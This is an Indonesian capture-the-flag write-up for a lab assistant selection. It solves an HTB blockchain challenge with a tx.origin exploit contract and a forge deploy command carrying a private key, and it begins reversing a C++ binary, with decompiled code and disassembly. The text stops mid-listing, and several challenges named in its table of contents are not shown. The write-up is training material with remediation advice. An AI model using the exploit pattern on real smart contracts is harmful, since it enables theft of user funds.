

# WRITE UP Seleksi Asisten Laboratorium Sistem Paralel dan Terdistribusi 2025



*Disusun oleh :*

Nayaka Ghana Subrata - 13523090 (a.k.a k4tou, wlntr, or zxcvbn)

# **DAFTAR ISI**

<b>DAFTAR ISI.....</b>	<b>2</b>
<b>Blockchain.....</b>	<b>3</b>
- Distract and Destroy [2 pts].....	3
<b>Reverse Engineering.....</b>	<b>13</b>
- dots [5 pts].....	13
<b>Forensic.....</b>	<b>22</b>
- Phantom Check [1 pts].....	22
<b>Boot 2 Root.....</b>	<b>32</b>
- Cap [1 pts].....	32
<b>Web.....</b>	<b>44</b>
- Agriweb [1 pts].....	44
<b>Cryptography.....</b>	<b>56</b>
- Quantum-Safe [2 pts].....	56
<b>Binary Exploitation (PWN).....</b>	<b>63</b>
- a [0.5 pts].....	63
<b>Akhir Kata.....</b>	<b>71</b>

# Blockchain

- Distract and Destroy [2 pts]

The screenshot shows the challenge details for 'Distract and Destroy'. At the top, it says 'Distract and Destroy' and 'VERY EASY'. It features a difficulty rating bar with 10 points. Below this, there are several interactive buttons: 'Start Instance', 'Download Files', 'Submit Flag', 'Add To-Do List', and 'Review Challenge'. A 'CHALLENGE DESCRIPTION' section contains a story about Alex and a monster. To the right, there are metrics: '4.6 CHALLENGE RATING', '2155 USER SOLVES', and a category box labeled 'Blockchain'. At the bottom, it shows '782 Days RELEASE DATE' and credits to 'UncleRik & WizardAlfredo'.

Author : UncleRik & WizardAlfredo

## CVE Score

- **Exploitability Metrics**


Metrik	Nilai	Penjelasan
<i>Attack Vector (AV)</i>	Network (AV:N)	Kerentanan dapat dieksplorasi secara remote melalui jaringan blockchain tanpa perlu akses fisik
<i>Attack Complexity (AC)</i>	HIGH (AC:H)	Membutuhkan pemahaman mendalam tentang tx.origin vs msg.sender, deployment contract, dan urutan serangan yang spesifik
<i>Privileges Required (PR)</i>	LOW (PR:L)	Hanya membutuhkan ETH untuk biaya gas dan deploy contract, tidak perlu privilege khusus
<i>User Interaction (UI)</i>	None (UI:N)	Tidak memerlukan interaksi dari pengguna lain, penyerang bisa

		melakukan eksploit secara mandiri
Scope (S)	Unchanged (S:U)	Kerentanan hanya mempengaruhi contract yang rentan, tidak menyebar ke komponen lain

- **Impact Metrics**

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	None (C:N)	Tidak ada informasi rahasia yang terbocor, semua data blockchain bersifat publik
<i>Integrity Impact (I)</i>	HIGH (I:H)	State contract (lifePoints, balance) dimodifikasi secara tidak sah, dana ditransfer ilegal
<i>Availability Impact (A)</i>	HIGH (A:H)	Contract menjadi tidak dapat digunakan setelah balance dikosongkan, logika game rusak

- **Scores**



Overall scores: 6.8

## Problem Statement

Diberikan dua buah file yang berisi suatu *smart contracts*, yang pertama adalah file Setup.sol sebagai *setup contract* dari suatu *blockchain system*:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Creature} from "./Creature.sol";

contract Setup {
    Creature public immutable TARGET;

    constructor() payable {
        require(msg.value == 1 ether);
        TARGET = new Creature{value: 10}();
    }

    function isSolved() public view returns (bool) {
        return address(TARGET).balance == 0;
    }
}
```

Dan juga file Creature.sol yang merupakan *main contract* dari chall ini:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

contract Creature {
    uint256 public lifePoints;
    address public aggro;

    constructor() payable {
        lifePoints = 1000;
    }

    function attack(uint256 _damage) external {
        if (aggro == address(0)) {
            aggro = msg.sender;
        }

        if (_isOffBalance() && aggro != msg.sender) {
            lifePoints -= _damage;
        } else {
            lifePoints -= 0;
        }
    }

    function loot() external {
        require(lifePoints == 0, "Creature is still alive!");
        payable(msg.sender).transfer(address(this).balance);
    }

    function _isOffBalance() private view returns (bool) {
        return tx.origin != msg.sender;
    }
}
```

Selanjutnya pada deskripsi chall, juga ada sebuah kutipan yang menjelaskan target dari chall ini, yakni "We need to distract it," Alex said. "If we can get it off balance, we might be able to take it down.", inti dari chall ini adalah untuk melakukan Tx.Origin Attack, yang akan dijelaskan pada bagian Proof of Concepts (PoC).

## POC

Dari kode Setup.sol yang telah diberikan, kita tahu bahwa untuk melakukan *setup* pada *creature*, kita harus setidaknya memiliki 1 ether, tapi mari skip fakta ini terlebih dahulu dan lanjut ke *main contracts*-nya.

Di Creature.sol, mayoritas dari fungsinya bersifat eksternal, sehingga fungsi tersebut hanya bisa di-*call* dari *setup*, dan perhatikan *snippet code* berikut:

```
function loot() external {
    require(lifePoints == 0, "Creature is still alive!");
    payable(msg.sender).transfer(address(this).balance);
}
```

Melihat kode tersebut, dapat diketahui bahwa jika kita berhasil untuk melakukan *call* pada *loot()*, maka kita tahu bahwa nilai dari *lifePoints*nya adalah 0, dan selanjutnya kita bisa melakukan transfer *balance* untuk mendapatkan *flag*.

Karena fungsi *loot()* hanya sebagai pemicu *flag*, mari kita lihat fungsi *attack* yang diberikan oleh chall, yakni sebagai berikut:

```
function attack(uint256 _damage) external {
    if (aggro == address(0)) {
        aggro = msg.sender;
    }

    if (_isOffBalance() && aggro != msg.sender) {
        lifePoints -= _damage;
    } else {
        lifePoints -= 0;
    }
}
```

Sebenarnya ide untuk menyelesaiannya cukup simpel, kita hanya perlu bisa masuk ke *block* `if (_isOffBalance() && aggro != msg.sender)`, tetapi ada sebuah *checker* yang mengecek apakah *aggro* sama dengan nilai *address(0)*, yang dalam arti lain adalah nilai *aggro* akan sama dengan nilai *msg.sender* (*address* kita), jadi seharusnya tidak menjadi masalah yang besar. Masalah yang sebenarnya ada di bagaimana cara kita membuat nilai *return* dari *\_isOffBalance()* true, jadi kita harus *bypass* di fungsi ini terlebih dahulu:

```
function _isOffBalance() private view returns (bool) {
    return tx.origin != msg.sender;
}
```

Tetapi, dalam *direct call*, tx.origin dan msg.sender akan memiliki nilai yang sama, yaitu address EOA (*Externally Owned Account*) yang melakukan transaksi. Ketika seorang user melakukan *direct call* ke *contract*, maka tx.origin sama dengan msg.sender, keduanya merujuk pada address user tersebut. Namun, ketika terjadi *call chain* seperti

External User → Contract A → Contract B → Contract C,

tx.origin akan tetap merujuk pada user yang memulai transaksi (selalu EOA), sementara msg.sender akan berubah sesuai dengan contract yang langsung memanggil function tersebut. Jadi, sebenarnya kita hanya perlu melakukan *call chain* untuk mengubah nilai dari msg.sender, berikut adalah ide dari penyerangannya:

User (EOA) → Exploit Contract → Target Contract (Creature)

Oke, sekarang mari kita lanjut ke bagian praktikalnya. Berikut adalah *exploit contract script* yang saya gunakan:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Creature} from "./Creature.sol";

contract Exploit {
    Creature public c;

    constructor(Creature _c) {
        c = _c;
    }

    function attack(uint256 _dmg) external {
        c.attack(_dmg);
    }
}
```

Lalu untuk mendapatkan *flag*-nya, pertama-tama kita harus *deploy exploit contract* terlebih dahulu ke *target address*:

```
[@ w1ntr from @ kaze] [0.014s] [RAM: 2/7GB] [Thursday at 11:40:21 PM]
[/mnt/c/Users/Ghana/Documents/sisterctf/blockchain_Distract_and_Destroy]
└─~/.foundry/bin/forge create ./src/Exploit.sol:Exploit \
--broadcast \
--rpc-url http://94.237.57.115:32516/rpc \
--private-key 0x5a002cd99d1a67c370e48807dc8947816572df1c7ec4396a0051c8ca0597dd2b \
--constructor-args 0xE348fcc646cB04A367Cc34fBc815AE7C6Aff749D \
--legacy
[•] Compiling...
No files changed, compilation skipped
Deployer: 0xF63f924cd40ADAa653f515BA7B9D27D1f3446D22
Deployed to: 0xBBe2D58ea2F70896A12E4893857FD7EdA3DFF962
Transaction hash: 0x79c2389a69bb1d616d6ee546c392076ce872b723a63ebbd049f274d6dd33eb04
[!] w1ntr from @ kaze] [0.381s] [RAM: 2/7GB] [Thursday at 11:40:53 PM]
```

Setelah melakukan `setup`, lakukan `aggro` ke monster dengan cara `call attack` ke `target address`:

Selanjutnya *call attack* dari *deployed address*:

Setelah itu, *call loot function* ke *target address*:

Terakhir, call fungsi isSolved() ke setup address, cek apakah sudah bernilai 0x1 (true):


Karena sudah bernilai true, mari kita akses web dan lakukan attack pada monsternya:



didapatkan flagnya. (untuk payload dan kode exploit dilampirkan pada github)

**FLAG** : HTB{tx.0r1gin\_c4n\_74k3\_d0wn\_4\_m0n5732}

## Dokumentasi:





nayekah

CHALLENGE COMPLETED

### Something New I Have Learned

Salah satu pembelajaran paling fundamental yang saya peroleh adalah pemahaman mendalam tentang perbedaan antara `tx.origin` dan `msg.sender` dalam konteks keamanan *smart contract*. Sebelumnya, saya mengira kedua variabel ini memiliki fungsi yang sama, namun ternyata perbedaan *subtle* ini dapat dieksplorasi untuk melakukan bypass terhadap *access control mechanisms*. `tx.origin` selalu merujuk pada EOA (*Externally Owned Account*) yang memulai transaksi, sementara `msg.sender` berubah sesuai dengan konteks pemanggilan dalam *call chain*. *Vulnerability* ini menjadi sangat berbahaya ketika developer menggunakan `tx.origin` untuk *authorization*, karena *attacker* dapat membuat *intermediate contract* untuk memanipulasi *call context* dan melakukan *bypass security checks* yang seharusnya melindungi kontrak.

### Remediation

#### 1. Immediate Code Fixes

Langkah *remediation* paling *critical* adalah mengganti penggunaan `tx.origin` dengan *authorization mechanism* yang lebih aman. Dalam kasus ini, function `_isOffBalance()` seharusnya tidak bergantung pada `tx.origin != msg.sender` untuk access control. Sebagai gantinya, implementasikan whitelist-based authorization menggunakan mapping addresses atau role-based access control (RBAC) pattern. Contoh perbaikan yang dapat diterapkan adalah menggunakan `require(msg.sender == authorizedAddress)` atau `require(hasRole(ATTACKER_ROLE, msg.sender))` untuk memastikan hanya addresses yang authorized yang dapat melakukan attack function. Selain itu, redesign logic conditions untuk menghindari complex conditional statements yang dapat dimanipulasi melalui call context differences.

#### 2. Enhanced Access Control Implementation

Implementasikan comprehensive access control system menggunakan proven patterns seperti OpenZeppelin's AccessControl atau Ownable contracts. Gunakan modifier-based approach untuk centralized authorization logic, misalnya `onlyAuthorized` modifier yang melakukan proper address verification tanpa bergantung pada `tx.origin`. Untuk game mechanics seperti aggro system, pertimbangkan menggunakan time-based cooldowns, nonce-based verification, atau cryptographic commitments untuk mencegah manipulation. Implement proper state validation pada setiap critical function untuk memastikan business logic consistency dan prevent unauthorized state transitions yang dapat mengakibatkan financial losses atau game breaking scenarios.

### 3. Testing and Validation Framework:

Develop comprehensive test suite yang secara khusus mengcover attack scenarios melalui intermediate contracts untuk memastikan remediation effectiveness. Gunakan fuzz testing dan invariant testing untuk mengidentifikasi edge cases yang mungkin masih vulnerable terhadap similar attack patterns. Implement integration tests yang mensimulasikan real-world attack scenarios, termasuk multi-contract interactions dan complex call chains. Establish automated security testing pipeline yang dapat mendeteksi regression vulnerabilities ketika melakukan code changes. Selain itu, lakukan regular smart contract audits oleh third-party security firms untuk mendapatkan independent validation terhadap security improvements yang telah diimplementasikan.

### 4. Monitoring and Incident Response:

Implement real-time monitoring system untuk mendeteksi suspicious patterns yang dapat mengindikasikan exploitation attempts, seperti rapid succession of calls from different contracts atau unusual state changes dalam critical variables. Deploy event logging dan alert mechanisms untuk tracking unauthorized access attempts dan anomalous transaction patterns. Establish incident response procedures yang mencakup emergency pause functionality, emergency withdrawal mechanisms untuk user funds, dan communication protocols untuk stakeholders. Implement circuit breaker patterns yang dapat automatically halt critical functions jika terdeteksi anomalous behavior, and ensure proper documentation untuk post-incident analysis dan lessons learned integration ke dalam future development processes.

## Kasus Nyata dan Analisis Risiko

Berikut adalah *hypothetical scenario* yang mungkin terjadi.

Sebuah protokol staking GameFi bernama "CryptoQuest" dengan total value locked sebesar 15 juta dollar memiliki fitur auto-compound rewards untuk para pemegang NFT. Protokol ini menggunakan tx.origin dalam fungsi compoundRewards() dengan logika require(tx.origin == nftOwner && isValidNFT(tokenId)) untuk memastikan hanya pemilik NFT yang dapat melakukan compound terhadap rewards mereka. Seorang penyerang menemukan kerentanan ini dan membuat aplikasi jahat yang menyamar sebagai "tool analytics marketplace NFT" yang sedang populer di komunitas gaming. Ketika para pemegang NFT menggunakan tool tersebut untuk "mengecek tingkat kelangkaan dan harga dasar", mereka tanpa sadar memberikan persetujuan kepada kontrak jahat. Tool kemudian secara otomatis memanggil compoundRewards() dengan parameter yang telah dimodifikasi, dimana alamat penyerang menjadi beneficiary sementara tx.origin masih menunjuk pada pemilik NFT yang sah.

Dalam periode 6 jam sebelum tim development menyadari adanya anomali, penyerang berhasil mengalihkan compound rewards dari 420 pemegang NFT dengan total kerugian 2,3 juta dollar. Rata-rata kerugian per korban adalah 5.500 dollar, dengan pemegang terbesar kehilangan 180.000 dollar dalam accumulated rewards. Token governance protokol turun 45% dalam 48 jam setelah pengumuman eksplorit, dari 8,50 dollar menjadi 4,67 dollar. Pengguna aktif harian turun 70% karena masalah kepercayaan komunitas, dan total staked value berkurang dari 15 juta dollar menjadi 6,2 juta dollar dalam 2 minggu. Protokol terpaksa melakukan emergency pause selama 10 hari untuk audit kode dan mengimplementasikan mekanisme kompensasi. Meskipun tim berhasil mengumpulkan 1,4 juta dollar dari treasury

dan community fund untuk kompensasi parsial (60% dari kerugian), protokol mengalami kerusakan permanen terhadap reputasi dan user base. Voting governance komunitas akhirnya memutuskan untuk melakukan overhaul protokol besar-besaran dan rebrand, dengan total biaya pengembangan tambahan 800.000 dollar dan penundaan roadmap selama 4 bulan.

# Reverse Engineering

- dots [5 pts]


(5 poin) Reverse Engineering [click here](#) - no online writeup.

Tidak disarankan untuk dikerjakan

(0.5 poin) Pwn [click here](#) - no online writeup

Ez difficulty.

Tidak ada Flag nya. Lampirkannya



```
Command Prompt - py X nexus@LAPTOP-M2BSGL6K ~
[nexus@LAPTOP-M2BSGL6K ~] /mnt/c/Users/nexus/Downloads/dots
$ ./a.out
overflow me :aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Nah...
[nexus@LAPTOP-M2BSGL6K ~] /mnt/c/Users/nexus/Downloads/dots
$ python3 solver.py
[+] Starting local process './a.out': pid=1111
[*] Switching to interactive mode
$ whoami
nexus
$
```



Edbert E.G. is the owner

You've never viewed this file

**Tidak disarankan untuk dikerjakan.**

Author : *as3ng*

“Tidak disarankan untuk dikerjakan” - proceed to give no hints

## CVE Score

- *Exploitability Metrics*


Metrik	Nilai	Penjelasan
<i>Attack Vector (AV)</i>	Local (AV:L)	Membutuhkan akses ke program untuk observe memory behavior
<i>Attack Complexity (AC)</i>	HIGH (AC:H)	Memerlukan reverse engineering skills dan pemahaman memory layout
<i>Privileges Required (PR)</i>	LOW (PR:L)	Kemungkinan perlu akses user biasa ke program
<i>User Interaction (UI)</i>	None (UI:N)	Dapat diotomatisasi setelah dipahami
<i>Scope (S)</i>	Unchanged (S:U)	Hanya mempengaruhi komponen yang

	vulnerable
--	------------

- **Impact Metrics**

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	HIGH (C:H)	Dapat membaca data sensitif secara lengkap
<i>Integrity Impact (I)</i>	None (I:N)	Hanya membaca, tidak mengubah data
<i>Availability Impact (A)</i>	None (A:N)	Tidak mempengaruhi ketersediaan sistem

- **Scores**



Overall scores: 4.7

### Problem Statement

Diberikan sebuah binary (“C++ binary”, OPTIMIZED, untungnya non stripped), dan ternyata chall tersebut adalah chall yang dibuat oleh bang as3ng. Hasil decompile nya cukup messed up dan cukup memusingkan, jadi saya akan langsung membahas workaround untuk mendapatkan flagnya pada bagian Proof of Concepts (PoC).

### POC

Kita sudah tahu bahwa file binary tersebut adalah program yang dibuat dalam bahasa C++ (terlihat dari banyaknya std declaration). Karena C++, hal pertama yang harus kita lakukan adalah melakukan analisis pada fungsi main(), berikut adalah hasil decompilennya:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rax
    __int64 v5; // rax
    char v7[47]; // [rsp+0h] [rbp-D0h] BYREF
    char v8; // [rsp+2Fh] [rbp-A1h] BYREF
    char v9[44]; // [rsp+30h] [rbp-A0h] BYREF
    int v10; // [rsp+5Ch] [rbp-74h] BYREF
    __int64 v11[4]; // [rsp+60h] [rbp-70h] BYREF
    char v12[47]; // [rsp+80h] [rbp-50h] BYREF
    char v13; // [rsp+AFh] [rbp-21h] BYREF
    char *v14; // [rsp+B0h] [rbp-20h]
```

```

unsigned int v15; // [rsp+BCh] [rbp-14h]

v15 = 632;
v10 = 715;
std::string::basic_string(v9, argv, envp);
v3 = std::operator<<<std::char_traits<char>>((std::ostream *)&std::cout);
std::ostream::operator<<(v3, std::endl<char, std::char_traits<char>>);
std::operator<<<std::char_traits<char>>((std::ostream *)&std::cout);
std::operator>><char>((std::istream *)&std::cin);
if ( (unsigned __int8)init(v9, v9) != 1 && std::string::length(v9) != 34
)
{
    std::operator<<<std::char_traits<char>>((std::ostream *)&std::cout);
    exit(0xFFFFFFFFLL, ":(\"");
}
v8 = 0;
v11[0] = (__int64)v9;
v11[1] = (__int64)&v10;
v11[2] = (__int64)&v8;
v11[3] = (__int64)v7;
std::function<void
()>(int,int,std::string)::function<main::{lambda(int,int,std::string)#1},vo
id>(v7, v11);
v14 = &v13;
std::string::basic_string<std::allocator<char>>(v12, &unk_5810F7, &v13);
std::function<void ()>(int,int,std::string)::operator()(v7, v15, 0LL,
v12);
std::string::~string(v12);
std::__new_allocator<char>::__new_allocator(&v13);
if ( v8 != 1 )
{
    v5 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout);
    std::ostream::operator<<(v5, std::endl<char, std::char_traits<char>>);
}
std::function<void ()>(int,int,std::string)::~function(v7);
std::string::~string(v9);
return 0;
}

```

Dari hasil decompile, kita mendapatkan informasi, yakni panjang flag adalah 34, yang teridentifikasi dari sebuah checker if ( (unsigned \_\_int8)init(v9, v9) != 1 && std::string::length(v9) != 34 ). Selanjutnya, jika panjang input adalah 34, program akan melakukan eksekusi lambda function, yakni pada bagian std::function<void ()>(int,int,std::string)::operator()(v7, v15, 0LL, v12);. Oleh karena itu, expected behaviour dari function tersebut adalah melakukan iterasi sebanyak 34 kali untuk setiap karakter dari input, lalu karakter akan diambil, diubah dengan suatu encoding, kemudian dibandingkan dengan karakter pada v12.

Untuk mengetahui behaviour dari checker, cari implementasi dari lambda function tersebut, dan didapatkan kode sebagai berikut:

```

char __fastcall main::{lambda(int,int,std::string)#1}::operator() (_QWORD
*a1, int a2, int a3, __int64 a4)
{

```

```

_BYTE *v4; // rax
char v5; // bl
char *v6; // rax
__int64 v8; // rax
__int64 v9; // rax
__int64 v10; // rax
__int64 v11; // rbx
int v15; // [rsp+14h] [rbp-5Ch] BYREF
__QWORD *v16; // [rsp+18h] [rbp-58h]
__int64 v17; // [rsp+20h] [rbp-50h] BYREF
__int64 v18; // [rsp+28h] [rbp-48h] BYREF
char v19[36]; // [rsp+30h] [rbp-40h] BYREF
unsigned int v20; // [rsp+54h] [rbp-1Ch]
__int64 v21; // [rsp+58h] [rbp-18h]

v16 = a1;
v15 = a2;
LOBYTE(v4) = a3 >= (unsigned __int64)std::string::size(*a1);
if ( !(_BYTE)v4 )
{
    v5 = *(_BYTE *)std::unordered_map<int,char>::operator[] (&node_chars,
&v15);
    LOBYTE(v4) = v5 != *(_BYTE *)std::string::operator[] (*v16, a3);
    if ( !(_BYTE)v4 )
    {
        v6 = (char *)std::unordered_map<int,char>::operator[] (&node_chars,
&v15);
        std::string::operator+=(a4, (unsigned int)*v6);
        if ( a3 == std::string::size(*v16) - 1 && *(_DWORD *)v16[1] == v15 )
        {
            v8 = std::operator<<(std::char_traits<char>">((std::ostream
*)&std::cout);
            std::ostream::operator<<(v8,
std::endl<char,std::char_traits<char>>);
            v9 = std::operator<<<(std::char_traits<char>">((std::ostream
*)&std::cout);
            v10 = std::operator<<<char>(v9, a4);
            std::ostream::operator<<(v10,
std::endl<char,std::char_traits<char>>);
            v4 = (_BYTE *)v16[2];
            *v4 = 1;
        }
        else
        {
            v21 = std::unordered_map<int,std::vector<int>>::operator[] (&graph,
&v15);
            v18 = std::vector<int>::begin(v21);
            v17 = std::vector<int>::end(v21);
            while ( 1 )
            {
                LOBYTE(v4) = __gnu_cxx::operator!=<int *,std::vector<int>>(&v18,
&v17);
                if ( !(_BYTE)v4 )
                    break;
                v20 = *(_DWORD *)__gnu_cxx::__normal_iterator<int
*,std::vector<int>>::operator*&(&v18);
                LOBYTE(v4) = *(_BYTE *)v16[2];
                if ( (_BYTE)v4 )
                    break;
                v11 = v16[3];
            }
        }
    }
}

```

```

        std::string::basic_string(v19, a4);
        std::function<void ()(int,int,std::string)>::operator()(v11, v20,
(unsigned int)(a3 + 1), v19);
        std::string::~string(v19);
        __gnu_cxx::__normal_iterator<int
*,std::vector<int>>::operator++(&v18);
    }
}
}
return (char)v4;
}

```

Dari kode di atas, didapatkan informasi bahwa di program ini terdapat 2 struktur data yang penting, yakni “node\_chars” dan “graph”. Nah sekarang adalah bagian yang tersulit (yang memakan saya waktu 1-2 hari dalam mencari ide, karena ada keperluan real-life juga sih), intinya adalah bagaimana cara kita mendapatkan nilai dari node\_chars dan graph tersebut, yang pada akhirnya saya terpikir ide untuk coba menjalankan program dan mencoba untuk melakukan breakpoint pada fungsi lambda tersebut untuk mengetahui behaviournya.

Setelah analisis pada IDA, didapatkan address dari lambda function tersebut, yakni 0x40538d, dan ternyata saya juga menemukan informasi yang sangat saya butuhkan dalam 1-2 hari tersebut, yakni kode berikut:

```

.text:000000000040533A ; ===== S U B R O U T I N E
=====
.text:000000000040533A
.text:000000000040533A ; Attributes: bp-based frame
.text:000000000040533A
.text:000000000040533A ; char __fastcall
main:{lambda(int,int,std::string)#1}::operator()(_QWORD *, int, int,
_int64)
.text:000000000040533A
_ZZ4mainENKULiiNST7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEEE_cLEiis
4_ proc near
.text:000000000040533A ; CODE XREF:
std::__invoke_impl<void,main:{lambda(int,int,std::string)#1}
&,int,int,std::string>(std::__invoke_other,main:{lambda(int,int,std::string
#1) &,int,int,std::string &&}+72)↑p
.text:000000000040533A
.text:000000000040533A var_68          = qword ptr -68h
.text:000000000040533A var_60          = dword ptr -60h
.text:000000000040533A var_5C          = dword ptr -5Ch
.text:000000000040533A var_58          = qword ptr -58h
.text:000000000040533A var_50          = qword ptr -50h
.text:000000000040533A var_48          = qword ptr -48h
.text:000000000040533A var_40          = byte ptr -40h
.text:000000000040533A var_1C          = dword ptr -1Ch
.text:000000000040533A var_18          = qword ptr -18h
.text:000000000040533A var_8           = qword ptr -8
.text:000000000040533A
.text:000000000040533A ; __ unwind { // __qxx_personality_v0
.push    rbp
.text:000000000040533B             mov     rbp, rsp
.text:000000000040533E             push   rbx
.text:000000000040533F             sub    rsp, 68h

```

```

.text:000000000405343          mov      [rbp+var_58], rdi
.text:000000000405347          mov      [rbp+var_5C], esi
.text:00000000040534A          mov      [rbp+var_60], edx
.text:00000000040534D          mov      [rbp+var_68], rcx
.text:000000000405351          mov      eax, [rbp+var_60]
.text:000000000405354          movsxd  rbx, eax
.text:000000000405357          mov      rax, [rbp+var_58]
.text:00000000040535B          mov      rax, [rax]
.text:00000000040535E          mov      rdi, rax
.text:000000000405361          call
_ZNKSt7__cxx11basic_stringIcSt11char_traitsIcESaIcEE4sizeEv ;
std::string::size(void)
.text:000000000405366          cmp      rbx, rax
.text:000000000405369          setnb   al
.text:00000000040536C          test    al, al
.text:00000000040536E          jnz    loc_40557C
.text:000000000405374          lea     rax, [rbp+var_5C]
.text:000000000405378          mov     rsi, rax
.text:00000000040537B          lea     rax, node_chars
.text:000000000405382          mov     rdi, rax
.text:000000000405385          call
_ZNSt13unordered_mapIicSt4hashIiEST8equal_toIiESaIST4pairIKicEEEixERS5_ ;
std::unordered_map<int,char>::operator[](int const&)
.text:00000000040538A          movzx   ebx, byte ptr [rax]
.text:00000000040538D          mov     rax, [rbp+var_58]
.text:000000000405391          mov     rax, [rax]
.text:000000000405394          mov     edx, [rbp+var_60]
.text:000000000405397          movsxd  rdx, edx
.text:00000000040539A          mov     rsi, rdx
.text:00000000040539D          mov     rdi, rax
.text:0000000004053A0          call
_ZNSt7__cxx11basic_stringIcSt11char_traitsIcESaIcEEixEm ;
std::string::operator[](ulong)
.text:0000000004053A5          movzx   eax, byte ptr [rax]
.text:0000000004053A8          cmp     bl, al
.text:0000000004053AA          setnz   al
.text:0000000004053AD          test    al, al
.text:0000000004053AF          jnz    loc_40557F
.text:0000000004053B5          lea     rax, [rbp+var_5C]
.text:0000000004053B9          mov     rsi, rax
.text:0000000004053BC          lea     rax, node_chars
.text:0000000004053C3          mov     rdi, rax
.text:0000000004053C6          call
_ZNSt13unordered_mapIicSt4hashIiEST8equal_toIiESaIST4pairIKicEEEixERS5_ ;
std::unordered_map<int,char>::operator[](int const&)
.text:0000000004053CB          movzx   eax, byte ptr [rax]
.text:0000000004053CE          movsx   edx, al
.text:0000000004053D1          mov     rax, [rbp+var_68]
.text:0000000004053D5          mov     esi, edx
.text:0000000004053D7          mov     rdi, rax
.text:0000000004053DA          call
_ZNSt7__cxx11basic_stringIcSt11char_traitsIcESaIcEEpLEc ;
std::string::operator+=(char)
.text:0000000004053DF          mov     eax, [rbp+var_60]
.text:0000000004053E2          movsxd  rbx, eax
.text:0000000004053E5          mov     rax, [rbp+var_58]
.text:0000000004053E9          mov     rax, [rax]
.text:0000000004053EC          mov     rdi, rax
.text:0000000004053EF          call
_ZNKSt7__cxx11basic_stringIcSt11char_traitsIcESaIcEE4sizeEv ;

```

```

std::string::size(void)
.text:00000000004053F4          sub    rax, 1
.text:00000000004053F8          cmp    rbx, rax
.text:00000000004053FB          jnz   short loc_405415
.text:00000000004053FD          mov    rax, [rbp+var_58]
.text:0000000000405401          mov    rax, [rax+8]
.text:0000000000405405          mov    edx, [rax]
